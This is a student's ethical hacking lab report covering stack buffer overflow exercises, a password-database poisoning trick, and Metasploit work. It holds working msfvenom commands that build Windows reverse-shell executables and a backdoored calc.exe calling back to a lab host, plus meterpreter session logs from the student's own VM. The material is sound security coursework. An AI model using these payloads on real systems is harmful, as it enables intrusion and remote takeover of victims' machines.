

Labb 4 Ethical Hacking

Samuel Melin

4.1 Buffer exploits (bad programming)

4.1.1 Theoretical question

Buffer overflows in C/C++ occur mainly because the languages lack built-in memory safety.

Common Problems

- **No bounds checking** on arrays.
- **Unsafe functions** like `gets()`, `strcpy()`, `sprintf()` that don't limit input size.
- **Stack layout** allows overwriting the return address if a local buffer overflows.
- **Manual memory management** (`malloc`, `free`) can lead to heap overflows.
- **Unrestricted pointer arithmetic** enables writing outside allocated memory.

Conclusion

C/C++ trust the programmer completely.

If input size is not validated, memory corruption occurs, which can lead to control-flow hijacking and arbitrary code execution.

4.1.2 GNU/Linux Tasks

Warmup with `stack_zero`:

```
kali@kali: ~/Desktop
Session Actions Edit View Help

/usr/bin/ld: /tmp/ccmD5qT1.o: in function `main':
stack_zero.c:(.text+0x2d): warning: the `gets' function is dangerous and should not be used.

(kali@kali)-[~/Desktop]
$ gcc -o stack_zero stack_zero.c
stack_zero.c: In function `main':
stack_zero.c:19:17: error: expected `)' before `LEVELNAME'
19 | "Welcome to " LEVELNAME ", brought to you by https://exploit.education"
    |               ^~~~~~
stack_zero.c:29:18: note: in expansion of macro `BANNER'
29 | printf("%s\n", BANNER);
    |               ^~~~~~
stack_zero.c:29:9: note: to match this `('
29 | printf("%s\n", BANNER);
    |         ^

(kali@kali)-[~/Desktop]
$ gcc -o stack_zero stack_zero.c -DLEVELNAME=\"STACK_ZERO\"

/usr/bin/ld: /tmp/cc19UwD8.o: in function `main':
stack_zero.c:(.text+0x2d): warning: the `gets' function is dangerous and should not be used.

(kali@kali)-[~/Desktop]
$ ./stack_zero
Welcome to STACK_ZERO, brought to you by https://exploit.education

Uh oh, 'changeme' has not yet been changed. Would you like to try again?

(kali@kali)-[~/Desktop]
$

(kali@kali)-[~/Desktop]
$ ./stack_zero
Welcome to STACK_ZERO, brought to you by https://exploit.education
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Well done, the 'changeme' variable has been changed!

(kali@kali)-[~/Desktop]
$
```

For stack_one I tried some solutions and came to an end result:

```

kali@kali: ~/Desktop
Session Actions Edit View Help

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x62\x59\x6c\x49", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x046c5962, we want 0x496c5962

(kali@kali)-[~/Desktop]
$
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x046c5965, we want 0x496c5962

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x65\x59\x6c\x49", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x046c5965, we want 0x496c5962

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x65\x59\x6c\x49", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x046c5965, we want 0x496c5962

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x62\x59\x6c\x49", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x046c5962, we want 0x496c5962

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x62\x59\x6c\x49", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x046c5962, we want 0x496c5962

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x62\x59\x6c\x52", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Getting closer! changeme is currently 0x526c5962, we want 0x496c5962

(kali@kali)-[~/Desktop]
$ ./stack_one $(python3 -c 'print("A"*64 + "\x62\x59\x6c\x49", end="")')
Welcome to STACK_ONE, brought to you by https://exploit.education
Well done, you have successfully set changeme to the correct value

(kali@kali)-[~/Desktop]
$

```

So 64 A:s + \x62\x59\x6c\x49 form = 0x496c5962


4.1.3 Windows (or GNU/Linux/maxOS) Task

a)

For the first attack I tested with the debugger to reach pc.ok=0 (se image below)

If pc.ok hits 0. It would give me access to the server.

I inspected the debugger and tried different values and in the end succeeded:




So here we overflowed the "string" to overwrite ok with 0.

For a second attack did something called Database Buffer Poisoning.

I created a own database file called "hack.txt"

I filled this with the data "1234567890123456admin admin". Here it can be seen that we insert 16 chars before the admin username.

When this is executed you get access:



So the exploit that is happening here are in this code:

```
// while ok=1, read CH_BUFF_SIZE-1 characters from password database to buffer
while(ok && fgets(buffer, CH_BUFF_SIZE-1, in))
{
    // check if concatenated username and password string matches the buffer from database
    // From MSDN: strstr - Returns a pointer to the first occurrence of a search string in a string.
    if(strstr(buffer, string))
        ok = 0;
}
fclose(in);
```

fgets reads 15 characters maximum, but the hack.txt file has 16 characters before the space!

So this is a buffer boundary manipulation through the database file.

b)

The adjusted code can be found in the buffertest2022sm.zip and in the buffertest2022>buffertest2022>PasswdCheck.cpp

4.2 Exploit frameworks – client side exploits

4.2.1 Executable payload creation

a) Created a non-staged reverse tcp windows pe:

```

kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.101 LPORT=31337 -f exe -o /root/msf_shell_rev_tcp1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 7168 bytes
Error: Permission denied @ rb_sysopen - /root/msf_shell_rev_tcp1.exe

(kali@kali)-[~]
$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.101 LPORT=31337 -f exe -o /root/msf_shell_rev_tcp1.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 7168 bytes
Saved as: /root/msf_shell_rev_tcp1.exe

(kali@kali)-[~]
$
  
```


b) Created a staged reverse tcp windows pe:

```

(kali@kali)-[~]
$ sudo msfvenom -p windows/shell/reverse_tcp LHOST=192.168.56.101 LPORT=31337 -f exe -o /root/msf_shell_rev_tcp2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 7168 bytes
Saved as: /root/msf_shell_rev_tcp2.exe

(kali@kali)-[~]
$
  
```

Doesnt look like its a super safe file when uploading it to VirusTotal:



c) In Metasploit, the underscore _ denotes a non-staged payload, while the forward slash / denotes a staged payload.

windows/shell_reverse_tcp = (Non-staged)


When non-staged, a single large blob containing all the code.

windows/shell/reverse_tcp (Staged)

A small "stager" that downloads the "stage" from the attacker

d) I used calc.exe.

Here is before and after running the msfvenom command:




Here is after running:

"msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101

LPORT=31337 -x /usr/share/metasploit-framework/data/templates/calc.exe -k -e

```
x86/shikata_ga_nai -i 3 -f exe -o calc.exe_bdoor.exe"
```




e)

- windows/meterpreter/bind_ipv6_tcp:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Listen for an IPv6 connection (Windows x86).
- windows/meterpreter/bind_nonx_tcp:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Listen for a connection (No NX).
- windows/meterpreter/bind_tcp:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Listen for a connection (No NX)
- windows/meterpreter/find_tag:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Use an established connection

- windows/meterpreter/reverse_ipv6_tcp:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Connect back to the attacker over IPv6.
- windows/meterpreter/reverse_nonx_tcp:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Connect back to the attacker (No NX)
- windows/meterpreter/reverse_ord_tcp:
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer.
Connect back to the attacker.
- windows/meterpreter/reverse_tcp:
It allows you to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. It has the best support for post modules, and you can load extensions, such as mimikatz and python interpreter, etc.
- windows/meterpreter/reverse_tcp_allports
Inject the Meterpreter server DLL via the Reflective Dll Injection payload (staged). Requires Windows XP SP2 or newer. Try to connect back to the attacker, on all possible ports (1-65535, slowly).
- windows/metsvc_bind_tcp:
Stub payload for interacting with a Meterpreter Service.
- windows/patchupmeterpreter/bind_tcp:
Inject the meterpreter server DLL (staged). Listen for a connection (Windows x86).


4.2.2 Connect to the exploit and PDF exploits.

Here is my exploited msf.pdf:



I couldnt get the pdf file to start up a reverse shell.

But here is the meterpreter connection to my windows 10 vm:



checking processes in the vm:

```

kali@kali: ~
Session Actions Edit View Help
100666/rw-rw-rw- 44330 fil 2026-02-13 03:33:15 -0500 msf.7z
100666/rw-rw-rw- 1017 fil 2026-02-13 04:20:04 -0500 msf_shell1.7z
100666/rw-rw-rw- 1027 fil 2026-02-13 04:20:22 -0500 msf_shell2.7z

meterpreter > ps

Process List

PID PPID Name Arch Session User Path
-- --
0 0 [System Process]
4 0 System
68 4 Registry
88 4576 Windows.WARP.JITSer
vice.exe
288 4 smss.exe
328 548 svchost.exe
332 548 svchost.exe
348 548 svchost.exe
388 380 csrss.exe
456 380 wininit.exe
464 448 csrss.exe
524 448 winlogon.exe
548 456 services.exe
556 456 lsass.exe
588 2032 msf_shell_rev_tcp2. x86 1 MSEDGEWIN10\IEUser C:\Users\IEUser\Desktop\MSF\msf_shell_rev_tcp2.ex
exe
652 524 fontdrvhost.exe
660 456 fontdrvhost.exe
680 548 svchost.exe
744 548 svchost.exe
776 548 svchost.exe
824 548 svchost.exe
908 524 dwm.exe

```

4.2.3 Manage sessions

Here is also when i check how to use sessions and i can get through with meterpreter to get access to my windows VM:

```

kali@kali: ~
Session Actions Edit View Help

Id Name Type Information Connection
-- --
1 shell 192.168.56.101:31337 → 192.168.56.103:49926 (1
92.168.56.103)
2 shell 192.168.56.101:31337 → 192.168.56.103:49927 (1
92.168.56.103)
5 meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.56.101:31337 → 192.168.56.103:49933 (1
92.168.56.103)
7 meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.56.101:31337 → 192.168.56.103:49935 (1
92.168.56.103)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

[*] 192.168.56.103 - Command shell session 1 closed.
msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

[*] 192.168.56.103 - Command shell session 2 closed.
msf exploit(multi/handler) > sessions -i 5
[*] Starting interaction with 5...

meterpreter > dir
Listing: C:\Users\IEUser\Desktop\MSF

Mode Size Type Last modified Name
-- --
100666/rw-rw-rw- 46267 fil 2026-02-13 03:24:26 -0500 msf.pdf
100777/rwxrwxrwx 7168 fil 2026-02-13 04:15:42 -0500 msf_shell_rev_tcp1.exe
100777/rwxrwxrwx 7168 fil 2026-02-12 08:03:21 -0500 msf_shell_rev_tcp2.exe

meterpreter >

```

Here is a shell which is nice:

```
kali@kali: ~  
Session Actions Edit View Help  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > set PAYLOAD windows/shell_reverse_tcp  
[-] The value specified for PAYLOAD is not valid.  
msf exploit(multi/handler) > exploit  
^C[-] exploit: Interrupted  
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp  
payload => windows/shell/reverse_tcp  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.56.101:31337  
[*] Sending stage (240 bytes) to 192.168.56.103  
[-] Command shell session 8 is not valid and will be closed  
[*] 192.168.56.103 - Command shell session 8 closed.  
^C[-] Exploit failed [user-interrupt]: Interrupt  
[-] exploit: Interrupted  
msf exploit(multi/handler) > set PAYLOAD windows/shell_reverse_tcp  
PAYLOAD => windows/shell_reverse_tcp  
msf exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 192.168.56.101:31337  
[*] Command shell session 11 opened (192.168.56.101:31337 → 192.168.56.103:49939) at 2026-02-13 05:10:20 -0500  
  
Shell Banner:  
Microsoft Windows [Version 10.0.17763.379]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Users\IEUser\Desktop\MSF>  
_____  
  
C:\Users\IEUser\Desktop\MSF>[*] Command shell session 9 opened (192.168.56.101:31337 → 192.168.56.103:49937) at 2026-02-13 05:10:25 -0500  
  
C:\Users\IEUser\Desktop\MSF>
```

4.3 A simple stack based 64-bit buffer overflow/overrun exploit

Solution:

4.7 Lab feedback

a) I think this lab was very relevant. It gave very good explanation in how you can buffer overflow.

b) For me it worked good by reading and following the steps. The RSA confernce was very interesting to listen too also which gave good information on what I was dealing with.